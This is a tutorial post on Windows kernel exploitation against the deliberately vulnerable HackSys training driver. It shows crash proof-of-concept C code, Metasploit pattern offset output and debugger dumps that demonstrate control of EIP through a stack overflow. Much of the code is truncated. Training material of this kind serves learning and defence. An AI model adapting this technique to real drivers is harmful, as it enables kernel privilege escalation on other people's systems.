Intro to Windows kernel exploitation part 1: HackSys Extremely Vulnerable Driver


In the previous part we set up kernel debugging and had a brief play with WinDBG. In this part I'm going to work through setting up, communicating with and then hijacking the control flow of the 'HackSys Extremely Vulnerable Driver' that was created to go with a series of talks/workshops ran in India. In next part we will take this control and use to give ourselves a root shell.

Driver Installation

We start by getting the driver, compiling it and loading it in the debuggee VM we used last time. The source code can be obtained by git cloning https://github.com/hacksysteam/HackSysExtremeVulnerableDriver (or downloading the zip), you will need the Windows Driver Kit (to build the driver) installed, a driver loading tool (I used OSRLoader from: https://www.osronline.com/article.cfm?article=157 which admittedly looks sketchy as hell) and Visual Studio (to write and compile our exploit) installed on the machine.

Once you have the source code and necessary tools, open a command prompt in the `HackSysExtremeVulnerableDriver\Driver\Source` directory and update the 'Build_HEVD_Vulnerable.bat' file so that the local symbol server path is set to 'set localSymbolServerPath=C:\symbols' (or wherever you set your symbol cache to be in the previous post) before executing the script.

Now that the driver is built we can use OSRloader to register and then run it. Start by running the OSRLoader executable and then setting the Driver Path field to be the path of the .sys file that was just created:



Now click the ‘Register Service’ button and wait for it confirm it has been registered and then click ‘Start Service’. If this has been successful, when you run ‘driverquery’ from a command prompt the ‘HackSysExtremeDriver’ should appear in the output as so:


```
C:\Users\sam>driverquery | Findstr "HackSys"
HackSysExtre HackSysExtremeVulnerab Kernel          03/06/2015 14:47:50
```

Now that the driver is installed and running we can start to interact with it and abuse it.

A quick windows drivers introduction

A driver is a piece of software which runs in Kernel Mode/Ring 0 designed to directly interact with and provide an interface to a hardware device. You can interact with a driver from User Mode by making use of Input and Output Controls (IOCTLs), A driver defines which IOCTLs it supports by defining them using the CTL_CODE macro which takes the format ‘#define Device_IOCTL_Function_Name CTL_CODE(DeviceType, Function, Method, Access)’, we can see how this is used in our target driver by opening the file ‘HackSysExtremeVulnerableDriver-

master\Driver\Source\HackSysExtremeVulnerableDriver.h' as shown below:



As you can see the driver declares 11 different IOCTLs, in this post we will be focusing on the one defined as `HACKSYS_EVD_IOCTL_STACK_OVERFLOW` this matches the standard definition format as 'HACKSYS_EVD' is the device name and 'STACK_OVERFLOW' is the function name. The CTL_CODE macro is being called as follows `CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_NEITHER, FILE_READ_DATA | FILE_WRITE_DATA)` where the first argument defines what kind of device the driver is for. This is stored in the DeviceType field of the DEVICE_OBJECT structure which is created when a driver is loaded, there is a long list of valid device types but as this device doesn't fit any of the existing types it is declared with the catch all type 'FILE_DEVICE_UNKNOWN'. The second/FunctionCode field is basically just an ID that can be referenced, in this case 0x800. Values under 0x800 are used by Microsoft and 0x800 or greater can be used by vendors, each function the driver supports has a different FunctionCode.

The third argument (Method, sometimes referred to as TransferType) defines how a user process interacting with the driver will send and receive data from it, this field should be one of five different values. The first value is METHOD_BUFFERED in which input buffers are copied from user mode memory to kernel mode memory by the IO Manager (which is part of the kernel) before being used and output buffers do the reverse. The second and third potential values are METHOD_IN_DIRECT and METHOD_OUT_DIRECT (normally referred to together under the name 'Direct I/O') in this mode input, output or both (by ORing the constants, which is the fourth potential value) types of buffer are used when the driver needs to transfer large amounts of data, this normally involves using DMA (Direct Memory Access) or similar methods. The final possible value is the one that the HackSys driver is using: METHOD_NEITHER, as the name suggests this uses none of the previous methods and instead the driver has direct access to any input and output buffers in User Mode memory.

Last of all the Access field defines what access type a process interacting with the driver must request, there are three constants which can be used to set this field. The

first is FILE_ANY_ACCESS which means any process with a handle to the driver can interact with it, a handle is effectively an abstracted pointer, Windows makes heavy use of handles (the HANDLE type) in order to allow the kernel to change the types backing resources and adjust internal memory layouts while allowing the code interacting with them to stay unchanged. The second constant is FILE_READ_DATA which means the interacting process must have read permissions and the driver is allowed to transfer data from the device it interfaces with into system memory and finally FILE_WRITE_DATA where the interacting process must have write permissions and the driver is allowed to transfer data from system memory to the device it interfaces with. The HackSys driver ORs FILE_READ_DATA and FILE_WRITE_DATA together, to indicate that the process interacting with it must have both read and write permissions.

On Windows the DeviceIoControl function from Kernel32.dll provides a generic interface to interact with drivers, DeviceIoControl is defined as:

```
BOOL WINAPI DeviceIoControl(
        HANDLE hDevice,
        DWORD dwIoControlCode,
        LPVOID lpInBuffer,
        DWORD nInBufferSize,
        LPVOID lpOutBuffer,
        DWORD nOutBufferSize,
        LPDWORD lpBytesReturned,
        LPOVERLAPPED lpOverLapped );
```

The first argument hDevice is a HANDLE to the device driver we want to send requests to, this can be acquired using the CreateFile function as you can see in the code sample coming up. The second argument dwIoControlCode is one of the IOCTLs we saw defined earlier - in this case we are interested in 'HACKSYS_EVD_IOCTL_STACK_OVERFLOW'. The lpInBuffer and lpOutBuffer arguments (both or either of which can be NULL) are pointers to the I/O buffers and nInBufferSize and nOutBufferSize are their sizes. The lpBytesReturned argument is a pointer to a dword which will contain the number of bytes written into the output buffer after a request has been completed. Finally the lpOverlapped variable is optional and is a pointer to an OVERLAPPED structure which defines various details about using asynchronous IO, we won't be using this so we'll only see it set as NULL.


When we call this function the I/O Manager will create an IRP (I/O Request Packet) which it delivers to the device driver, the IRP is just a structure which encapsulates the I/O Request and maintains its request status. The IRP is then passed down the Windows driver stack until a driver that can handle it is found. Now we know how the method we're interested in is defined and how to interact with it we can write a short programme that sends it a test request:

```
// HackSysDriverCrashPoC.cpp : triggers a crash in the HackSys driver vi
#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>
#include <TlHelp32.h>

//Definition taken from HackSysExtremeVulnerableDriver.h
#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW        CTL_CODE(FILE_DEVICE_UNK

int _tmain(int argc, _TCHAR* argv[])
{
        DWORD lpBytesReturned;
        PVOID pMemoryAddress = NULL;
        PULONG lpInBuffer = NULL;
        LPCSTR lpDeviceName = (LPCSTR) "\\\\.\\HackSysExtremeVulnerableD
        SIZE_T nInBufferSize = 1024 * sizeof(ULONG); //1024 is a randoml

        printf("Getting the device handle\r\n");

        //HANDLE WINAPI CreateFile( _In_ lpFileName, _In_ dwDesiredAcces
        //_In_ dwCreationDisposition, _In_ dwFlagsAndAttributes, _In_opt
        HANDLE hDriver = CreateFile(lpDeviceName,
                GENERIC_READ | GENERIC_WRITE,
                FILE_SHARE_READ | FILE_SHARE_WRITE,
                NULL,
                OPEN_EXISTING,
                FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,   //dwFlag
                NULL);
```


```
if (hDriver == INVALID_HANDLE_VALUE) {
        printf("Failed to get device handle :( 0x%X\r\n", GetLas
        return 1;
}

printf("Got the device Handle: 0x%X\r\n", hDriver);
printf("Allocating Memory For Input Buffer\r\n");

lpInBuffer = (PULONG)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMOR

if (!lpInBuffer) {
        printf("HeapAlloc failed :( 0x%X\r\n", GetLastError());
        return 1;
}

printf("Input buffer allocated as 0x%X bytes.\r\n", nInBufferSiz
printf("Input buffer address: 0x%p\r\n", lpInBuffer);
printf("Filling buffer with A's\r\n");

//RtlFillMemory is like memset but the Length and Fill arguments
//see: The most dangerous function in the C/C++ world (http://ww
RtlFillMemory((PVOID)lpInBuffer, nInBufferSize, 0x41);

printf("Sending IOCTL request\r\n");

DeviceIoControl(hDriver,
        HACKSYS_EVD_IOCTL_STACK_OVERFLOW,
        (LPVOID)lpInBuffer,
        (DWORD)nInBufferSize,
        NULL, //No output buffer - we don't even know if the dri
        0,
        &lpBytesReturned,
        NULL); //No overlap

printf("IOCTL request completed, cleaning up da heap.\r\n");
HeapFree(GetProcessHeap(), 0, (LPVOID)lpInBuffer);
```

```
        return 0;
}
```

Effectively all this code does is get a handle to the driver and then send the 'HACKSYS_EVD_IOCTL_STACK_OVERFLOW' handling function a 4096 byte long buffer entirely filled with 0x41 or the ASCII code for 'A'. Once built and ran from the command line (provided the target win7 VM is still being kernel debugged) the system should freeze as shown below:



When we look in the debugger on the debugging machine we can see that we have caused a fatal exception, triggering a Bugcheck (also known as the infamous Blue Screen of Death)



Now that we understand what the driver does, how to communicate with it and how to crash it, we can start to put an exploit together.

EIP 0x41414141

First we need to modify our program to get control of EIP, this process is identical to exploiting a buffer overflow in user mode but once we have control of EIP things start to be different again. Let's continue doing this blind since looking at the code would make it even easier and give us less pretty blue screens. Our previous test programme clearly sent far too much data and completely trashed the stack, losing us the chance to get EIP control due to something bad happening before the IRP handler function ever returned. To work out how to layout our buffer to get control we can start by just using a binary search to find a length which gets us EIP == 0x41414141, by modifying the nInBufferSize variable to be `512 * sizeof(ULONG)` down from 1024 we run our test case again and nothing crashes. Increasing the value to 768 gives us what we want – a crash with both EIP and EBP equal to 0x41414141:

```
Access violation - code c0000005 (!!! second chance !!!)
*** ERROR: Module load completed but symbols could not be loaded for ntdll.dll
41414141 ??              ???
kd> r
eax=00000000 ebx=9a98064c ecx=9a97f599 edx=00000000 esi=85f8e250 edi=85f8e1e0
eip=41414141 esp=a95aaae0 ebp=41414141 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010282
41414141 ??              ???
```

Now that we can get part of our buffers contents into the EIP register we want to set it to be a purposefully chosen value, which means we need to know what data in our buffer is actually overwriting its value on the stack. In order to do this we make use of the Metasploit Frameworks pattern_create utility which generates a string of unique patterns the length of the argument value. We can then find the offset of bytes in this string by passing them to the pattern_offset utility.

```
sam@kali:~$ ruby /usr/share/metasploit-framework/tools/exploit/pattern_create.rb 3056
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9
Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9
Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9
Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9
Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9
Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9
By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9
Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9
Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9
Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9
Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9
Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9
Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9
Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9
Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9
Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9
Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx
```

Once we have our pattern string we need to update our code to make use of it, here I updated lines 50 to 55 to be:

```
printf("Filling buffer with pattern string.\r\n");
char *pattern = "COPY-PASTED-PATTERN-STRING";
memcpy(lpInBuffer, pattern, nInBufferSize);
printf("Sending IOCTL request\r\n");
```

We then compile and run the program again, again causing a crash which we can investigate in our debugging VM.

```
kd> r
eax=00000000 ebx=9a15264c ecx=9a151599 edx=00000000 esi=868cc678 edi=868cc608
eip=72433372 esp=a9c83ae0 ebp=43327243 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010282
72433372 ??              ???
kd> dd esp
a9c83ae0  72433772 39724338 43307343 73433173
a9c83af0  33734332 43347343 73433573 37734336
a9c83b00  43387343 74433973 31744330 43327443
a9c83b10  74433374 35744334 43367443 74433774
a9c83b20  39744338 43307543 75433175 33754332
a9c83b30  43347543 75433575 37754336 43387543
a9c83b40  76433975 31764330 43327643 76433376
a9c83b50  35764334 43367643 76433776 39764338
```

We can see that there has been a crash again and when inspecting the data on the stack it is clearly a chunk of our patterned data, easily given away by the all the repeating bytes. We take the contents of the EIP register and pass it as an argument to the pattern_offset tool in Metasploit which will tell us where in our pattern the value occurred. As a sanity check we can also check the EBP value which should start 4 bytes immediately behind.

```
sam@kali:~$ ruby /usr/share/metasploit-framework/tools/exploit/pattern_
pattern_create.rb  pattern_offset.rb
sam@kali:~$ ruby /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb 72433372
[*] Exact match at offset 2080
sam@kali:~$ ruby /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb 43327243
[*] Exact match at offset 2076
sam@kali:~$
```

Now that we know which offset we need to use to overwrite EIP we can update our code again to overwrite it with a chosen value by replacing lines 51 and 52 with:

```
memset(lpInBuffer, 0x41, nInBufferSize);
memset(lpInBuffer + 2076, 0x42, 4); //To overwrite EBP
memset(lpInBuffer + 2080, 0x43, 4); //To overwrite EIP
```

Once updated, we compile and then run our code. Inspecting the crash EIP and EBP have been set to our chosen values :D

```
System Uptime: 0 days 0:02:26.677
Access violation - code c0000005 (!!! second chance !!!)
43434343 ??              ???
kd> r
eax=00000000 ebx=9596864c ecx=95967599 edx=00000000 esi=86625c98 edi=86625c28
eip=43434343 esp=8e556ae0 ebp=42424242 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010282
43434343 ??              ???
```

In the next part we'll use our control of EIP to give ourselves a root shell :)

My final code for this part looked like:

```
// HackSysDriverCrashPoC.cpp : triggers a crash in the HackSys driver vi
#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>
#include <TlHelp32.h>

//Definition taken from HackSysExtremeVulnerableDriver.h
#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW        CTL_CODE(FILE_DEVICE_UNK

int _tmain(int argc, _TCHAR* argv[])
{
        DWORD lpBytesReturned;
        PVOID pMemoryAddress = NULL;
        PULONG lpInBuffer = NULL;
        LPCSTR lpDeviceName = (LPCSTR) "\\\\.\\HackSysExtremeVulnerableD
        SIZE_T nInBufferSize = 1024 * sizeof(ULONG); //1024 is a randoml

        printf("Getting the device handle\r\n");

        //HANDLE WINAPI CreateFile( _In_ lpFileName, _In_ dwDesiredAcces
        //_In_ dwCreationDisposition, _In_ dwFlagsAndAttributes, _In_opt
        HANDLE hDriver = CreateFile(lpDeviceName,
                GENERIC_READ | GENERIC_WRITE,
                FILE_SHARE_READ | FILE_SHARE_WRITE,
                NULL,
                OPEN_EXISTING,
                FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,   //dwFlag
```

```
        NULL);

if (hDriver == INVALID_HANDLE_VALUE) {
        printf("Failed to get device handle :( 0x%X\r\n", GetLas
        return 1;
}

printf("Got the device Handle: 0x%X\r\n", hDriver);
printf("Allocating Memory For Input Buffer\r\n");

